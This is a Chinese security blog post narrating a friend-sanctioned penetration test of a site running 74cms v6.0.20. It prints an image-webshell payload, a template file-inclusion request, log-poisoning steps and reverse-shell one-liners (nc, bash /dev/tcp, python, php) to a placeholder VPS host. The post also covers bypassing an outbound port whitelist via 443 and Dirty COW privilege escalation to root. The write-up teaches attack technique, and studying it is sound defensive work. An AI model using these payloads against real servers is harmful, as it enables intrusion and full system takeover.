传统功夫，点到为止

原创南方猎鹰队 酒仙桥六号部队
2021-01-07原文

这是 **酒仙桥六号部队** 的第 **144** 篇文章。
全文共计3639个字，预计阅读时长11分钟。

前言

在某一天下班回去的路途中，一个多年没联系的发小突然微信给我发了消息。简单聊了几句，他先是问我现在在做什么，我说我在艾欧尼亚当ADC呢。。开个玩笑，然后就和他说在做网络安全方面，然后得知他居然做起了网管。这不是巧了嘛。后来找时间聚了一下，经过一瓶酒一顿饭，大家聊熟了以后，他提出了由我来帮他简单测一下他所负责的网站，只需点到为止即可，事成之后由他来请客。呵呵，笑，我像是这种会被一顿饭所勾引的人吗，本着大丈夫不为小利所动的精神，我义正言辞的答应了他！！

经过

拿到网站地址之后就直接打开了，好家伙，这页面一看就像是一个通用的CMS，就是一种建站模板，像这种很容易找到通用型的漏洞。首先，判断网站cms最简单的方式就是按住滚轮往下滑，滑到网站最下方，在版权信息处可以看到网站是什么类型的cms。其次可以看网站的robots.txt文件，这个文件是针对网络爬虫的，但是大部分时候可以通过该文件判断出cms类型。有的网站是没有robots.txt文件，而且也把版权信息修改了，这时候可以查看网页源码，来寻找cms的信息。最后就是各种脚本插件扫描器了，大家无法手动判断时候用用还是很舒服的。

但是我就不一样了，以上方法我一个都没用就判断出来了，甚至无需打开网站。想学吗？我教你啊。那就是直接问管理员：你们现在网站用的什么cms，什么版本？

然后就毫无难度的得到了本次测试的关键信息：骑士cmsV6.0.20版本。提到这个想起了之前不久在先知上看到了panda师傅写的一篇关于74cms远程命令执行的文章。panda师傅的复现的时候先在网站注册了一个账号，然后完善了简历，然后上传一个照片作品，上传的照片就是我们的图片马，这里师傅强调了图片马中要包含骑士cms模板文件的标签，师傅给的图片马的格式是这样的。

```
<?php phpinfo();?>

<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
```

然后师傅还说骑士cms对上传有过滤，需要绕过一下，后来我测试的时候只需要使用copy 1.png +1.txt 2.png做一个图片马就可以绕过检测，绕过之后包含我们上传的图片马就可以看到phpinfo的界面了。


```
h ttp://192.168.159.208/index.php?m=home&a=assign_resume_tpl


POST:


variable=1&tpl=../../../../var/www/html/data/upload/resume_img/2011/13/5fae95e469e05.jpg
```

但是在实际测试的时候可能会遇到一些问题，于是我先是在本地搭了个环境复现了一下这个漏洞。


首先我们按照panda师傅的方法在本地复现一下：

通过照片作品上传之后保存的路径是当前路径下的data/upload/resume_img/2011/25/5fbe2c0071db3.png目录，2011/25是20年11月25日的意思，后面是一个随机的文件名，为了方便，我们省去了注册上传的步骤，我们直接在该目录下放一个图片马，在测试的时候图片马是不拦截的，做图片马的时候要先试一下图片马能不能用(做完图片马将图片马的后缀改成php访问一下能不能正常解析),在做图片马的时候也绕了一点弯路，因为74cms会校验图片的完整性，如果把图片删除一般写进去木马会上传不上去，也尝试了用jpg的图片和png的图片做图片马但是一直没有包含成功，后来使用gif的图片做了一个图片马，修改后缀能够解析。

刚搭建的网站可能没有这三个文件夹，我新建了一下文件夹，然后将图片马传了上去。我们先包含一下图片试试。




可以成功包含，获取phpinfo页面。然后我们在真实环境中测试，可以看到我们的图片马可以正常上传。



但是接下来的操作却失败了，真是尴尬。


应该是图片处于待审核状态，没有真正上传上去，这个就很难受了。但是山重水复疑无路，柳暗花明又一村，在一位朋友的提醒下，突然想到了其实可以通过包含日志来获取权限。话不多说，直接本地开始实验。如果我们访问页面报错，默认情况下会在网站的./data/Runtime/logs/Home目录下生成一个当前日期的日志，日志格式为年数的后两位下划线，然后月日。

知道我们执行的错误的语句会记录到这里，我们先用个报错写进去个木马文件。



这样几乎就是写进去了，我们可以去日志中看一下。


木马已经写进日志中了，这里可以看到木马文件和先知的师傅不一样，这样也是可以执行的，写进去之后我们先包含一下试试。



可以成功执行命令了，使用同样的方法，我们在实际场景中测试一下，先往日志中写个木马，然后包含访问一下，也是可以成功执行


命令的。这里提示一下，包含日志的话不需要绝对路径，使用相对路径就完全OK。

然后我们连接一下木马，这里连接木马也和连接普通的文件上传不一样，url就是我们正常访问的url，密码也是木马的密码。



然后我们还需要再做一步，在请求信息中先添加一个body,然后在body中添加我们请求体中的内容


然后就可以连上木马了，成功拿到了webshell。



之后直接在真实环境中按照以上方法进行实践，没有遇到什么大问题，很轻松的就拿到了目标站的webshell。这就完了吗？那必然不

行，我们要进一步的利用，webshell虽然赋予我执行命令、管理文件的能力，但毕竟不是真正的shell，无法执行交互式命令、无法控制进程状态、无法补全命令等等，非常不利于提权操作，所以，必须反弹shell。在目标上执行反弹命令：

VPS监听：



然后就去泡杯茶等待接下来的操作，结果等到茶凉了都没见到shell回来，看来是失败了！其实导致反弹shell失败的因素有很多，如：反弹命令不存在，限定端口，禁止出口流量等等。。

先验证下有哪些反弹命令可以使用，一般常用的有nc、bash、python、exec等等。

用nc反弹命令如下：

```
nc <your_vps> 6666 -e /bin/sh
```

用bash反弹命令如下：

```
/bin/bash -i >& /dev/tcp/<your_vps>/6666 0>&1
```

用python反弹命令如下：


```
python -
c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,so
cket.SOCK_STREAM);s.connect(("<your_vps>",6666));os.dup2(s.filen
```

```
o(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subproces
s.call(["/bin/sh","-i"]);'
```


用PHP反弹命令如下：

```
php -r '$sock=fsockopen("<your_vps>",6666);exec("/bin/sh -
i <&3 >&3 2>&3");'
```


然后在目标上查看相关命令是不是存在：



看来之前bash命令是可以使用的。接下来验证是否是限制了端口。某些目标限定访问外部端口，常见黑白名单两种方式。先前反弹失败用的是6666，换个端口监听试试。然后目标上用HTTP协议访问VPS的1234端口：




等待片刻，VPS并无HTTP记录，所以怀疑采用了白名单。问了下大佬，得知端口白名单通常只允许向外访问HTTP服务的默认80，HTTPS服务的默认443，于是VPS监听443，目标上访问443，这时VPS上获得了443端口的访问记录。之后就好办了，换成443端口号顺利的反弹了shell，服务端也收到了shell。这样，就得到了功能齐全的支持命令补全、语法高亮的交互式shell。



一切就绪，正式进入提权操作。提权的手法其实也有很多，比如，用内核栈溢出提权、搜寻配置文件中的明文密码、sudo

误配、SUID 滥用、find提权等等。方便起见，直接上传linux-exploit-suggester-2 然后运行。



提示当前内核可能存在脏牛漏洞，然后上传本地编译好的脏牛EXP，执行后成功得到了root权限。

为了留下证据，于是在根目录下建立了一个txt，里面写上了艾欧尼亚ADC到此一游！！

```
[roo ]# cat ADC.txt
IONIA ADC HAVE BEEN HERE!
                2020/12/05
```

总结

到此，任务算是完成了，整个过程其实很简单，也遇到了部分问题，但都及时的解决了。简单回顾一下，大概经过了一下几个步骤，首先是识别cms，然后寻找cms通用漏洞，复现遇到问题无法成功利

用，转换思路通过包含日志的方法成功获得webshell，为了方便后续的提权，维权，移动，通过命令反弹shell，之后查找内核版本，使用脏牛漏洞exp成功提权root，拿下该服务器。

之后让朋友在服务器上看一下。等来的却是一句年轻人不讲武德，偷袭他十几个月的老cms，说好的传统功夫点到为止，好家伙，你都给我进到服务器里面去了。

不过最后，朋友也是兑现了承诺，我来找地方他请客！嘿嘿嘿，那我可就不客气了。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论